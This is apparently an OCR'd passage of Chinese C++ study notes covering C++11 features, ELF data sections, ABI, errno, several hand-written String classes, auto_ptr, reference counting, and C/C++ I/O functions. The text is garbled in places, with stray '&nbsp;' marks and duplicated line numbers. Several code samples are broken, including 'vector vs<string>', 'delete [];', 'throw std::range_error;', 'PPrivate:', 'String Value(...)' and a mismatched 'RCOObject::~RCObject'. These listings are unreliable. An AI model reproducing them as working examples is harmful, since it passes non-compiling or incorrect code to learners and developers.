7 X x = goo(); // 调用 X(X&& rhs)，goo 的返回值没有名字
8 ****/
9 Base(Base const & rhs); // non-move semantics
10 Base(Base&& rhs); // move semantics
11 Derived(Derived const & rhs)
12     : Base(rhs)
13 {
14     // Derived-specific stuff
15 }
16 Derived(Derived&& rhs)
17     : Base(rhs) // 错误：rhs 是个左值
```

```

18 {
19     // ...
20 }
21 Derived(Derived&& rhs)
22     : Base(std::move(rhs)) // good, calls Base(Base&& rhs)
23 {
24     // Derived-specific stuff
25 }
```

2.7.7 统一形的初始化

在引入 C++11 之前，只有数组能使用初始化列表，其他容器想要使用初始化列表，只能用以下方法：

```

1 int arr[3] = {1, 2, 3}
2 vector<int> v(arr, arr + 3);
```

在 C++11 中，我们可以使用以下语法来进行替换：

```

1 int arr[3]{1, 2, 3};
2 vector<int> iv{1, 2, 3};
3 vector vs<string>{"first", "second", "third"};
4 map<int, string>{{1, "a"}, {2, "b"}};
5 string str {"Hello World"};
```

2.7.8 委托构造函数

C++11 允许构造函数调用其他构造函数，这种做法称作委托或转接 (delegation)。

```

1 class SomeType {
2     int number;
3     string name;
4     SomeType( int i, string & s ) : number(i), name(s){}
5     public:
6         SomeType() : SomeType( 0, "invalid" ){}
7         SomeType( int i ) : SomeType( i, "guest" ){}
8         SomeType( string& s ) : SomeType( 1, s ){ PostInit(); }
9     };
```

2.7.9 使用或禁用对象的默认函数

在传统 C++ 中，若使用者没有提供，则编译器会自动为对象生成默认构造函数 (default constructor)、复制构造函数 (copy constructor)，赋值运算符 (copy assignment operator operator=) 以及析构函数 (destructor)。问题在于原先的 C++ 无法精确地控制这些默认函数的生成。比方说，要让类型不能被拷贝，必须将复制构造函数与赋值运算符声明为 private，并不去定义它们。尝试使用这些未定义的函数会导致编译期或链接期的错误。但这种手法并不是一个理想的解决方案。此外，编译器产生的默认构造函数与使用者定义的构造函数无法同时存在。若用户定义了任何构造函数，编译器便不会生成默认构造函数；但有时同时带有上述两者提供的构造函数也是很有用的。

C++11 允许显式地表明采用或拒用编译器提供的内置函数。例如要求类型带有默认构造函数，可以用以下的语法：

```
1 struct A
2 {
3     A()=default;
4     virtual ~A()=default;
5 };
```

Deleted 函数对防止对象复制很有用，回想一下 C++ 自动为类声明一个副本构造函数和一个赋值操作符，要禁用复制，声明这两个特殊的成员函数 =delete 即可：

```
1 struct NonCopyable
2 {
3     NonCopyable & operator=(const NonCopyable&) = delete;
4     NonCopyable(const NonCopyable&) = delete;
5     NonCopyable() = default;
6 };
```

禁止类型以 operator new 配置内存：

```
1 struct NonNewable
2 {
3     void *operator new(std::size_t) = delete;
4 };
```

2.7.10 线程库

站在程序员的角度来看，C++11 最重要的新功能毫无疑问是并行操作，C++11 拥有一个代表执行线程的线程类，在并行环境中用于同步，`async()` 函数模板启动并行任务，为线程独特的数据声明`thread_local` 存储类型。如果你想找 C++11 线程库的快速教程，请阅读 Anthony William 的“C++0x 中更简单的多线程”。

2.7.11 常量表达式

C++11 新标准规定，允许将变量声明为 `constexpr` 类型以便由编译器来验证变量的值是否是一个常量表达式。声明为 `constexpr` 的变量一定是一个常量，而且必须用常量表达式初始化：

```
1 constexpr int GetFive() {return 5;}
2 int some_value[GetFive() + 5];
3 constexpr int mf = 20; // 20是常量表达式
4 constexpr int limit = mf + 1; // mf + 1是常量表达式
5 constexpr int sz = size(); //当size是一个constexpr函数时才可编译
```

2.7.12 新的智能指针类

C++98 只定义了一个智能指针类`auto_ptr`，它现在已经被废弃了，C++11 引入了新的智能指针类`shared_ptr` 和最近添加的`unique_ptr`，两者都兼容其它标准库组件，因此你可以在标准容器内安全保存这些智能指针，并使用标准算法操作它们。

2.7.13 新的算法

C++11 标准库定义了新的算法：`all_of()`,`any_of()`,`none_of()`,`copy_n()`,`iota()` 操作：

```
1 #include <algorithm>
2 // are all of the elements positive ?
3 all_of( first , first +n, ispositive () ); // false
4 // is there at least one positive element?
5 any_of( first , first +n, ispositive () ); // true
6 // are none of the elements positive ?
7 none_of( first , first +n, ispositive () ); // false
8 int source [5]={0,12,34,50,80};
9 int target [5];
```

```
10 // copy 5 elements from source to target  
11 copy_n(source,5, target );
```

算法 iota() 创建了一个值顺序递增的范围，好像分配一个初始值给 *first，然后使用前缀 ++ 使值递增，在下面的代码中，iota() 分配连续值 10,11,12,13,14 给数组 arr，并将 ‘a’ , ‘b’ , ‘c’ 分配给 char 数组 c。

```
1 include <numeric>  
2 int a[5]={0};  
3 char c[3]={0};  
4 iota(a, a+5, 10); //changes a to {10,11,12,13,14}  
5 iota(c, c+3, 'a'); // {'a','b','c'}
```

C++11 仍然缺乏一些有用的库，如 XML API，套接字，GUI，反射以及前面提到的一个合适的自动垃圾回收器，但 C++11 的确也带来了许多新特性，让 C++ 变得更加安全，高效，易学易用。

2.7.14 Boost

除了加入 C++11 的功能之外，boost 还包含其他的实用库，如 crc，uuid，有理数，环形数组，内存池，system，filesystem，python 支持等。

2.8 ELF 文件布局

在 ELF 格式的可执行文件中，全局内存包括三种：bss、data 和 rodata。

bss 代表 Block Storage Start，是指那些没有初始化的和初始化为 0 的全局变量。如 int bss_array[1024 * 1024] = {0};。变量 bss_array 的大小为 4M，而可执行文件的大小只有 5K。由此可见，bss 类型的全局变量只占运行时的内存空间，而不占文件空间。

data 指那些初始化过（非零）的非 const 的全局变量。如果数据全是零，为了优化考虑，编译器把它当作 bss 处理。data 类型的全局变量是即占文件空间，又占用运行时内存空间的。data 的例子如：

```
int data_array[1024 * 1024] = {1};
```

rodata 的意义同样明显，ro 代表 read only，即只读数据 (const)。常量不一定就放在 rodata 里，有的立即数直接编码在指令里，存放在代码段 (.text) 中。对于字符串常量，编译器会自动去掉重复的字符串，保证一个字符串在一个可执行文件 (EXE/SO) 中只存在一份拷贝。rodata 是在多个进程间是共享的，这可以提高空间利用率。在有的嵌入式系统中，rodata 放在 ROM(如 norflash) 里，运行时直接读取 ROM 内存，无需要加载到 RAM 内存

中。把在运行过程中不会改变的数据设为 `rodata` 类型的，是有很多好处的：在多个进程间共享，可以大大提高空间利用率，甚至不占用 RAM 空间。同时由于 `rodata` 在只读的内存页面 (page) 中，是受保护的，任何试图对它的修改都会被及时发现，这可以帮助提高程序的稳定性。

2.8.1 ABI

应用二进制接口（英语：application binary interface，缩写为 ABI）描述了应用程序（或者其他类型）和操作系统之间或其他应用程序的低级接口。

ABI 涵盖了各种细节，如：

- 数据类型的大小、布局和对齐；
- 调用约定（控制着函数的参数如何传送以及如何接受返回值），例如，是所有的参数都通过栈传递，还是部分参数通过寄存器传递；哪个寄存器用于哪个函数参数；通过栈传递的第一个函数参数是最先 push 到栈上还是最后；
- 系统调用的编码和一个应用如何向操作系统进行系统调用；
- 以及在一个完整的操作系统 ABI 中，目标文件的二进制格式、程序库等等。

一个完整的 ABI，像 Intel 二进制兼容标准 (iBCS)，允许支持它的操作系统上的程序不经修改在其他支持此 ABI 的操作系统上运行。

其他的 ABI 标准化了一些细节，包括 C++ 名称修饰，和同一个平台上的编译器之间的调用约定，但是不包括跨平台的兼容性。

ABI 不同于应用程序接口 (API)，API 定义了源代码和库之间的接口，因此同样的代码可以在支持这个 API 的任何系统中编译，然而 ABI 允许编译好的目标代码在使用兼容 ABI 的系统中无需改动就能运行。在 Unix 风格的操作系统中，存在很多运行在同一硬件平台上互相相关但是不兼容的操作系统（尤其是 Intel 80386 兼容系统）。有一些努力尝试标准化 ABI，以减少销售商将程序移植到其他系统时所需的工作。然而，直到现在还没有很成功的例子，虽然 Linux 标准化工作组正在为 Linux 做这方面的努力。

2.9 `errno` 与错误

2.9.1 `errno`

在 C++ 中 `errno` 被定义为宏，最终展开成为一个 `int` 型左值。在 C 语言中，`errno` 可以是一个有外部链接的整型变量。程序启动时 `errno` 被初始化为 0，任意函数均可改变其值，

因此在调用需要查错的函数前应先将 errno 设置为 0。

支持多线程的库应该在每个线程定义 errno，对于 C11 和 C++11 兼容的库这是基本要求。

stdio.h 定义了 perror 检查 errno 变量，打印出对应的描述性文字，可以配置打印前缀。

```
1 void perror(const char *str);
```

string.h 定义了 strerror 将整型错误码转为描述性文字，其返回值为静态分配的字符串，不应被修改，多次调用 strerror 可能会覆盖其内容。

```
1 char * strerror (int errnum);
```

以下例子说明了 perror 的用法：

```
1 /* perror example */
2 #include <stdio.h>
3
4 int main ()
5 {
6     FILE * pFile;
7     pFile=fopen ("unexist.ent","rb");
8     if (pFile==NULL)
9         perror ("The following error occurred");
10    else
11        fclose (pFile);
12    return 0;
13 }
```

以下例子说明了 strerror 的用法：

```
1 /* strerror example : error list */
2 #include <stdio.h>
3 #include <string.h>
4 #include <errno.h>
5
6 int main ()
7 {
8     FILE * pFile;
9     pFile = fopen ("unexist.ent","r");
10    if (pFile == NULL)
11        printf ("Error opening file unexist.ent: %s\n",strerror(errno));
12    return 0;
13 }
```

13 }

2.10 代码：一些重要功能的 C++ 实现

2.10.1 赋值函数

```
1 Widget& Widget::operator=(Widget& rhs)
2 {
3     // not needed: if (*this == rhs) return *this;
4     Widget temp(rhs);
5     swap(temp);
6     return *this;
7 }
```

2.10.2 move 函数

```
1 // move constructor
2 ArrayWrapper (ArrayWrapper&& other)
3     : _p_vals( other._p_vals )
4     , _size( other._size )
5 {
6     other._p_vals = NULL;
7 }
8
9 // copy constructor
10 ArrayWrapper (const ArrayWrapper& other)
11     : _p_vals( new int[ other._size ] )
12     , _size( other._size )
13 {
14     for ( int i = 0; i < _size; ++i )
15     {
16         _p_vals[ i ] = other._p_vals[ i ];
17     }
18 }
```

2.10.3 重载输入输出

输入操作符的重载比和输出操作符复杂: 输入操作符必须处理错误和文件结束的可能性。

```
1 ostream& operator<<(ostream& out, const Sales_item& s)
2 {
3     out << s.isbn << "\t" << s.units_sold << "\t"
4     << s.revenue << "\t" << s.avg_price();
5     return out;
6 }
7
8 istream& operator>>(istream& in, Sales_item& s)
9 {
10
11     double price;
12     in >> s.isbn >> s.units_sold >> price;
13     // check that the inputs succeeded
14     if (in)
15         s.revenue = s.units_sold * price;
16     else
17         s = Sales_item(); // input failed: reset object to default state
18     return in;
19 }
```

2.10.4 String类实现

陈硕在酷壳发表了如下写法, 适合面试。但是这段代码未实现追加操作。另外, strlen参数未判断是否为NULL, 会导致未定义行为, 可改为str?strlen(str):0。

```
1 #include <utility>
2 #include <string.h>
3
4 class String
5 {
6 public:
7     String()
8     : data_(new char[1])
9     {
10         *data_ = '\0';
11     }
```

```
12 String(const char* str)
13   : data_(new char[strlen(str) + 1])
14 {
15     strcpy(data_, str);
16 }
17
18
19 String(const String& rhs)
20   : data_(new char[rhs.size() + 1])
21 {
22   strcpy(data_, rhs.c_str());
23 }
24 /* Delegate constructor in C++11
25 String(const String& rhs)
26   : String(rhs.data_)
27 {
28 }
29 */
30
31 ~String()
32 {
33   delete[] data_;
34 }
35
36 /* Traditional :
37 String& operator=(const String& rhs)
38 {
39   String tmp(rhs);
40   swap(tmp);
41   return *this;
42 }
43 */
44 String& operator=(String rhs) // yes, pass-by-value
45 {
46   swap(rhs);
47   return *this;
48 }
49
50 // C++ 11
51 String(String&& rhs)
52   : data_(rhs.data_)
53 {
54   rhs.data_ = nullptr;
```

```
55 }
56
57 String& operator=(String&& rhs)
58 {
59     swap(rhs);
60     return *this;
61 }
62
63 // Accessors
64
65 size_t size() const
66 {
67     return strlen(data_);
68 }
69
70 const char* c_str() const
71 {
72     return data_;
73 }
74
75 void swap(String& rhs)
76 {
77     std::swap(data_, rhs.data_);
78 }
79
80 private:
81     char* data_;
82 };
```

实现 2：

```
1 #include<iostream>
2 #include<iomanip>
3 using namespace std;
4
5 class String {
6     friend ostream& operator<<(ostream&,String&); //重载<<运算符
7     friend istream& operator>>(istream&,String&); //重载>>运算符
8 public:
9     String(const char* str=NULL); //赋值构造兼默认构造函数(char)
10    String(const String &other); //赋值构造函数(String)
11    String& operator=(const String& other); //operator=
12    String operator+(const String &other) const; //operator+
```

```
13     bool operator==(const String&);           // operator==
14     char& operator[](unsigned int);           // operator []
15     size_t size () {return strlen (m_data);}
16     ~String (void) {delete [] m_data;}
17 private:
18     char *m_data; // 用于保存字符串
19 };
20
21 inline String :: String (const char* str)
22 {
23     if (!str) m_data = 0;          // 声明为inline函数，则该函数在程序中被执行时是语句直接替换，而不是被调用
24     else {
25         m_data = new char[strlen (str)+1];
26         strcpy (m_data, str);
27     }
28 }
29
30 inline String :: String (const String &other)
31 {
32     if (!other.m_data) m_data = 0; // 在类的成员函数内可以访问同种对象的私有成员（同种类则是友元关系）
33     else
34     {
35         m_data = new char[strlen (other.m_data) + 1];
36         strcpy (m_data,other.m_data);
37     }
38 }
39
40 inline String & String :: operator=(const String & other)
41 {
42     if (this !=&other)
43     {
44         delete [];
45         if (!other.m_data) m_data = 0;
46         else
47         {
48             m_data = new char[strlen (other.m_data) + 1];
49             strcpy (m_data,other.m_data);
50         }
51     }
52     return *this;
53 }
54 inline String String :: operator+(const String &other) const
55 {
```

```
56 String newString;
57 if (!other.m_data)
58     newString = *this;
59 else if (!m_data)
60     newString = other;
61 else
62 {
63     newString.m_data = new char[ strlen(m_data) + strlen(other.m_data) + 1];
64     strcpy(newString.m_data, m_data);
65     strcat(newString.m_data, other.m_data);
66 }
67 return newString;
68 }

69
70 inline bool String::operator==(const String &s)
71 {
72     if (strlen(s.m_data) != strlen(m_data)) return false;
73     return strcmp(m_data, s.m_data)? false : true;
74 }

75
76 inline char& String::operator[](unsigned int e)
77 {
78     if (e >= 0 && e <= strlen(m_data)) return m_data[e];
79     throw std::range_error; //by limz
80 }

81
82 ostream& operator<<(ostream& os, String& str)
83 {
84     os << str.m_data;
85     return os;
86 }

87
88 istream &operator>>(istream &input, String &s)
89 {
90     char temp[255]; //用于存储输入流
91     input>>setw(255)>>temp;
92     s = temp; //使用赋值运算符
93     return input; //使用return可以支持连续使用>>运算符
94 }

95
96 int main()
97 {
98     String str1 = "Aha!";
99 }
```

```
99 String str2="My friend";
100 String str3 = str1+str2;
101 cout<<str3<</n"<<str3.size()<<endl;
102 return 0;
103 }
```

实现3：

```
1 # include <iostream>
2 # include <memory>
3 # include <cstring>
4 using namespace std;
5
6
7 class MyString {
8 private:
9     char *m_data;
10 public:
11     MyString();
12     MyString(const char* ptr);
13     MyString(const MyString& rhs);
14     ~MyString();
15     MyString& operator=(const MyString& rhs);
16     MyString operator+(const MyString& rhs);
17     char operator[](const unsigned int index);
18     bool operator==(const MyString& rhs);
19     friend ostream& operator<<(ostream& output, const MyString &rhs);
20 };
21 //默认的构造函数
22 MyString::MyString() {
23     m_data = new char[1];
24     *m_data = '\0';
25 }
26 //使用const char* 来初始化
27 MyString::MyString(const char* ptr) {
28     if (NULL == ptr) {
29         m_data = new char[1];
30         *m_data = '\0';
31     } else {
32         int len = strlen(ptr);
33         m_data = new char[len + 1];
34         strcpy(m_data, ptr);
35     }
}
```

```
36 }
37 //拷贝构造函数
38 &nbsp;MyString::MyString(const MyString& rhs) {
39     int len = strlen (rhs .m_data);
40     m_data = new char[len + 1];
41     strcpy (m_data, rhs .m_data);
42 }
43 bool MyString::operator ==(const MyString& rhs) {
44     int result = strcmp(m_data, rhs .m_data);
45     if (0 == result)
46         return true;
47     else
48         return false ;
49 }
50 //赋值操作符
51 &nbsp;MyString& MyString::operator =(const MyString& rhs) {
52     if (this != &rhs) {
53         delete [] m_data;
54         m_data = new char[strlen (rhs .m_data) + 1];
55         strcpy (m_data, rhs .m_data);
56     }
57     return *this ;
58 }
59 //重载运算符+
60 &nbsp;MyString MyString::operator +(const MyString &rhs) {
61     MyString newString;
62     if (!rhs .m_data)
63         newString = *this ;
64     else if (!m_data)
65         newString = rhs ;
66     else {
67         newString.m_data = new char[strlen (m_data) + strlen (rhs .m_data) + 1];
68         strcpy (newString.m_data, m_data);
69         strcat (newString.m_data, rhs .m_data);
70     }
71     return newString;
72 }
73 //重载下标运算符
74 char MyString::operator [](const unsigned int index) {
75     return m_data[index];
76 }
77 //析构函数
78 &nbsp;MyString::~MyString() {
```

```
79 delete [] m_data;
80 }
81 //重载<<
82 &nbsp;ostream& operator<<(ostream& output, const MyString &rhs) {
83     output << rhs.m_data;
84     return output;
85 }
86 int main() {
87     const char* p = "hello,world";
88     MyString s0 = "hello,world";
89     MyString s1(p);
90     MyString s2 = s1;
91     MyString s3;
92     s3 = s1;
93     MyString s4 = s3 + s1;
94     bool flag(s1 == s2);
95     cout << s0 << endl;
96     cout << s1 << endl;
97     cout << s2 << endl;
98     cout << s3 << endl;
99     cout << flag << endl;
100    char result = s3[1];
101    cout << result << endl;
102    cout << s4 << endl;
103    return 0;
104 }
```

2.10.5 智能指针

C++98 `auto_ptr` 的缺陷：功能缺失（构造函数的 move 语义，赋值操作符），导致不易理解，容易出错。标准容器不能容纳`auto_ptr`，因为它的转移语义。

`shared_ptr` 的循环引用会导致内存泄露。改用弱引用可打破这个循环。`weak_ptr` 为弱引用，而`shared_ptr` 为强引用。`weak_ptr` 除了对所管理对象的基本访问功能（通过`get()` 函数）外，还有两个常用的功能函数：`expired()` 用于检测所管理的对象是否已经释放；`lock()` 用于获取所管理的对象的强引用指针。当`expired()` 为 `true` 的时候，`lock()` 函数将返回一个存储空指针的`shared_ptr`。

`auto_ptr` 代码示例如下：

```
1 template<class T>
2 class auto_ptr {
```

```
3  public:
4      explicit auto_ptr(T *p = 0);           // see Item 5 for a
5                                         // description of "explicit"
6      template<class U>                   // copy constructor member
7          auto_ptr(auto_ptr<U>& rhs);     // template (see Item 28):
8                                         // initialize a new auto_ptr
9                                         // with any compatible
10                                        // auto_ptr
11      ~auto_ptr();
12      template<class U>                 // assignment operator
13          auto_ptr<T>&                  // member template (see
14          operator=(auto_ptr<U>& rhs); // Item 28): assign from any
15                                         // compatible auto_ptr
16      T& operator*() const;            // see Item 28
17      T* operator->() const;          // see Item 28
18      T* get() const;                // return value of current
19                                         // dumb pointer
20      T* release();                 // relinquish ownership of
21                                         // current dumb pointer and
22                                         // return its value
23      void reset(T *p = 0);           // delete owned pointer;
24                                         // assume ownership of p
25
26 private:
27     T *pointee;
28     template<class U>               // make all auto_ptr classes
29     friend class auto_ptr<U>;       // friends of one another
30 };
31 template<class T>
32 inline auto_ptr<T>::auto_ptr(T *p)
33 : pointee(p)
34 {}
35 template<class T>
36     inline auto_ptr<T>::auto_ptr(auto_ptr<U>& rhs)
37 : pointee(rhs.release())
38 {}
39 template<class T>
40     inline auto_ptr<T>::~auto_ptr()
41 { delete pointee; }
42 template<class T>
43     template<class U>
44     inline auto_ptr<T>& auto_ptr<T>::operator=(auto_ptr<U>& rhs)
45 {
46     if (this != &rhs) reset(rhs.release());
```

```
46     return *this;
47 }
48 template<class T>
49 inline T& auto_ptr<T>::operator*() const
50 { return *pointee; }
51 template<class T>
52 inline T* auto_ptr<T>::operator->() const
53 { return pointee; }
54 template<class T>
55 inline T* auto_ptr<T>::get() const
56 { return pointee; }
57 template<class T>
58 inline T* auto_ptr<T>::release()
59 {
60     T *oldPointee = pointee;
61     pointee = 0;
62     return oldPointee;
63 }
64 template<class T>
65 inline void auto_ptr<T>::reset(T *p)
66 {
67     if (pointee != p) {
68         delete pointee;
69         pointee = p;
70     }
71 }
```

2.10.6 引用计数

计数方法的实现有2种，内置和外置。内置指的是对象本身就有计数功能，也就是计数的值变量是对象的成员；外置则是指对象本身不需要支持计数功能，我们是在外部给它加上这个计数能力的。

内置引用计数示例代码：

```
1 class RCOObject
2 {
3     public:
4     RCOObject():refCount(0), shareable(true){}
5     RCOObject(constRCOObject&):refCount(0),shareable(true){}
6     RCOObject& Operator=(constRCOObject& rhs){return *this;}
7     virtual ~RCOObject()=0;
```




图 2-2 内置引用计数




图 2-3 外置引用计数

```
8 void AddReference(){++refCount;}
9 void RemoveReference(){if (--refCount == 0) delete this;}
10
11 void markUnshareable(){shareable = false;}
12 bool isShareable () const{return shareable;}
13 bool isShared () const {return refCount > 1;}
14 PPrivate:
15     int refCount;
16     bool shareable ;
17 };
18 RCOObject::~RCObject(){}
19
20 template <class T>
```

```
21 class RCPtr
22 {
23     public:
24         RCPtr(T* realPtr = 0): pointee( realPtr ){ init(); }
25         RCPtr(const RCPtr& rhs): pointee(rhs . pointee) { init(); }
26         ~RCPtr(){ if ( pointee ) pointee->RemoveReference(); }
27         RCPtr& operator =(const RCPtr& rhs)
28     {
29             if ( pointee !=rhs . pointee )
30             {
31                 if ( pointee )
32                     pointee->RemoveReference();
33                 pointee = rhs . pointee ;
34                 init();
35             }
36             return *this;
37     }
38     T* operator->() const { return pointee ;}
39     T& operator*() const { return *pointee ;}
40     private:
41         T* pointee;
42         void init ()
43     {
44             if ( pointee == 0)
45                 return;
46             if ( pointee->isShareable() == false )
47                 pointee = new T(*pointee);
48             pointee->AddReference();
49     }
50 };
51
52 class String
53 {
54     public:
55         String(const char* value = ""): value(new StringValue(value)){}
56         const char& operator[](int nIndex) const
57     {
58             return value->data[nIndex];
59     }
60         char& operator[](int nIndex)
61     {
62             if ( value->isShared())
63                 value = new StringValue(value->data);
```

```
64         value->markUnshareable();
65         return value->data[nIndex];
66     }
67 protected:
68 private:
69     struct StringValue :public RCOObject
70     {
71         char* data;
72         String Value(const char* initialValue )
73         {
74             init( initialValue );
75         }
76         String Value(const StringValue& rhs)
77         {
78             init(rhs.data);
79         }
80         void init (const char * initialValue )
81         {
82             data = new char[ strlen( initialValue ) + 1];
83             strcpy(data, initialValue );
84         }
85         ~String Value()
86         {
87             delete [] data;
88         }
89     };
90     RCPtr<StringValue> value;
91 };
```

2.11 IO 标准库笔记

2.11.1 printf 和 scanf 返回值

printf 返回值为打印的字符数。

scanf: 当 scanf 函数扫描完其格式串, 或者碰到某些输入无法与格式控制说明匹配的情况时, 该函数将终止, 同时, 成功匹配并赋值的输入项的个数将作为函数值返回, 所以, 该函数的返回值可以用来确定已匹配的输入项的个数。如果到达文件的结尾, 该函数将返回 EOF。注意, 返回 EOF 与 0 是不同的, 0 表示下一个输入字符与格式串中的第一个格式说明不匹配。下一次调用 scanf 函数将从上一次转换的最后一个字符的下一个字符开始继续搜索。

2.11.2 C++ 行输入

```
1. 成员函数 get istream& get (char* s, streamsize n, char delim);:  
    ifstream in("a.txt"); while (in.get(buf, SZ) {...} .
```

这一函数读取 SZ-1 个字符, 或者遇到第三个参数所规定的字符(默认为'\n')(但不对该字符进行读取)或文件结束。自动写入'\0'.

可以辅助使用无参数成员函数 get 解决行结束符未被读取的问题: ifstream in("a.txt"); in.get
这一函数读取一个字节。

```
2. 成员函数 getline istream& getline (char* s, streamsize n, char delim ); :  
    ifstream in("a.txt"); while (in.getline(buf, SZ)) {...} .
```

会读入'\n', 但不会将其写到缓冲区 buf。自动写入'\0'.

```
3. std 全局函数std::getline(std::istream&, const std::string&):
```

同成员函数 getline 一样, 全局 getline 读取到换行符, 读掉并丢弃换行符。将 istream 参数作为返回值。

```
while (getline(cin, line)) {...}
```

2.11.3 C++ 对象输入

```
while (cin>>s) {...}
```

2.11.4 C++ 单字符输入

is.get(ch) 将 istream is 的下一个字节放入 ch, 返回 is。

is.get() 返回 is 的下一字节作为一个 int 值。

2.11.5 C 单字符输入

```
1 int getc(FILE * stream);  
2 int fgetc(FILE * stream);  
3 int getchar(void);
```

fgetc 和 getc 是等价的，区别在于 getc 可能仅仅实现为一个宏。getchar 等效于 getc(stdin)。

三者的返回值之所以被提升为 int，是为了表示特殊值 EOF，一般定义为 -1。如果字符读取时出错，将返回 EOF，并设置文件流的出错指示位 (error indicator)，可供 perror 读取；如果字符读取时遇到 end-of-file，则返回 EOF，并设置文件流的 end-of-file 指示位，可供 feof 读取。

```
1 int ungetc(int c, FILE *stream);
```

ungetc 将字符 c 转为 unsigned char 类型并压入输入流中，以便下次还可读取。这个字符未必是之前读入的字符。成功时返回 c，失败时返回 EOF。

2.11.6 C 行输入

```
1 char * fgets(char * line, int num, FILE *fp);
```

本函数至多读取 num-1 个字符，并追加'\0'，如果遇到换行符或 eof 则提前结束。遇到换行符而结束时换行符本身也被读到 line 中。在成功情形下读入的一行被存入第一个参数 line，同时将 line 作为返回值。当出错时，设置出错指示位，返回 NULL，但 line 指向的缓冲区可能已被修改。当遇到文件结尾时，设置 eof 指示位，如果尚未读取到任何字符则返回 NULL。

示例：

```
1 /* fgets example */  
2 #include <stdio.h>  
3  
4 int main()  
5 {  
6     FILE * pFile;  
7     char mystring [100];  
8  
9     pFile = fopen ("myfile.txt", "r");  
10    if (pFile == NULL) perror ("Error opening file");  
11    else {
```

```
12 if ( fgets ( mystring , 100 , pFile ) != NULL )
13     puts ( mystring );
14     fclose ( pFile );
15 }
16 return 0;
17 }
```

可以用 fgets 实现一个仅针对 stdin 的 getline:

```
1 /* getline : read a line , return length */
2 int getline ( char *line , int max )
3 {
4     if ( fgets ( line , max , stdin ) == NULL )
5         return 0;
6     else
7         return strlen ( line );
8 }
```

2.11.7 获取文件大小

C++ 使用 seekg 和 tellg 来获取:

```
1 is . seekg ( 0 , is . end ); // is . end can also be ios :: end
2 int length = is . tellg ();
3 is . seekg ( 0 , is . beg ); // is . beg can also be ios :: beg
```

C 语言使用 fseek 变换位置，用 ftell 获取位置。

```
1 fseek ( fp , 0L , SEEK _ END );
2 filesize = ftell ( fp );
3 fseek ( fp , 0L , SEEK _ SET ); // can also be rewind ( fp );
```

在 Linux 下可之间读取文件大小:

```
1 #include <sys / stat . h>
2
3 unsigned long get_file_size ( const char *path )
4 {
5     struct stat statbuff ;
6     if ( ! stat ( path , & statbuff )) {
```

```
7     return statbuff . st_size ;
8 }
9
10 return -1;
11 }
```

2.11.8 C++ IO 库层次




图 2-4 文件流与字符流

ios_base 类是标准 IO 库类层次的始祖，其派生出**basic_ios** 模板类，进而派生其他

诸多模板类。

```
1 typedef basic_ios<char> ios;
2 typedef basic_istream<char> istream;
3 typedef basic_ostringstream<char> ostringstream;
4 typedef basic_iostream<char> iostream;
5 typedef basic_ifstream <char> ifstream;
6 typedef basic_ofstream<char> ofstream;
7 typedef basic_fstream<char> fstream;
8 typedef basic_istringstream <char> istringstream ;
9 typedef basic_ostringstream <char> ostringstream ;
10 typedef basic_stringstream <char> stringstream ;
```

2.11.9 C块读入

```
1 size_t fread (void * ptr, size_t size, size_t count, FILE *stream);
```

执行成功时 `fread` 返回值应该等于 `count`, 注意不是读入的字节数。如果小于 `count`, 说明遭遇了出错或 `eof`, 与 `fgetc` 类似。

下面的程序将一个文件读入内存:

```
1 /* fread example: read an entire file */
2 #include <stdio.h>
3 #include <stdlib.h>
4
5 int main () {
6     FILE * pFile;
7     long lSize;
8     char * buffer;
9     size_t result;
10
11    pFile = fopen ( "myfile.bin" , "rb" );
12    if (pFile==NULL) {fputs ("File error",stderr); exit (1);}
13
14    // obtain file size :
15    fseek (pFile , 0 , SEEK_END);
16    lSize = ftell (pFile);
17    rewind (pFile);
18
19    // allocate memory to contain the whole file :
20    buffer = (char*) malloc ( sizeof(char)*lSize );
21    if (buffer == NULL) {fputs ("Memory error",stderr); exit (2);}
22
23    // copy the file into the buffer :
24    result = fread (buffer,1,lSize,pFile);
25    if (result != lSize) {fputs ("Reading error",stderr); exit (3);}
26
27    /* the whole file is now loaded in the memory buffer. */
28
29    // terminate
30    fclose (pFile);
31    free (buffer);
32    return 0;
33 }
```

2.11.10 C 语言的 IO 流错误

feof, ferror 分别检查文件流的 eof 指示位和 error 指示位，返回布尔值。 perror 检查 errno 变量，打印出对应的描述性文字，可以配置打印前缀。

```
1 // stdio.h
2 int feof(FILE *stream);
3 int ferror(FILE *stream);
4 void perror(const char * str);
```

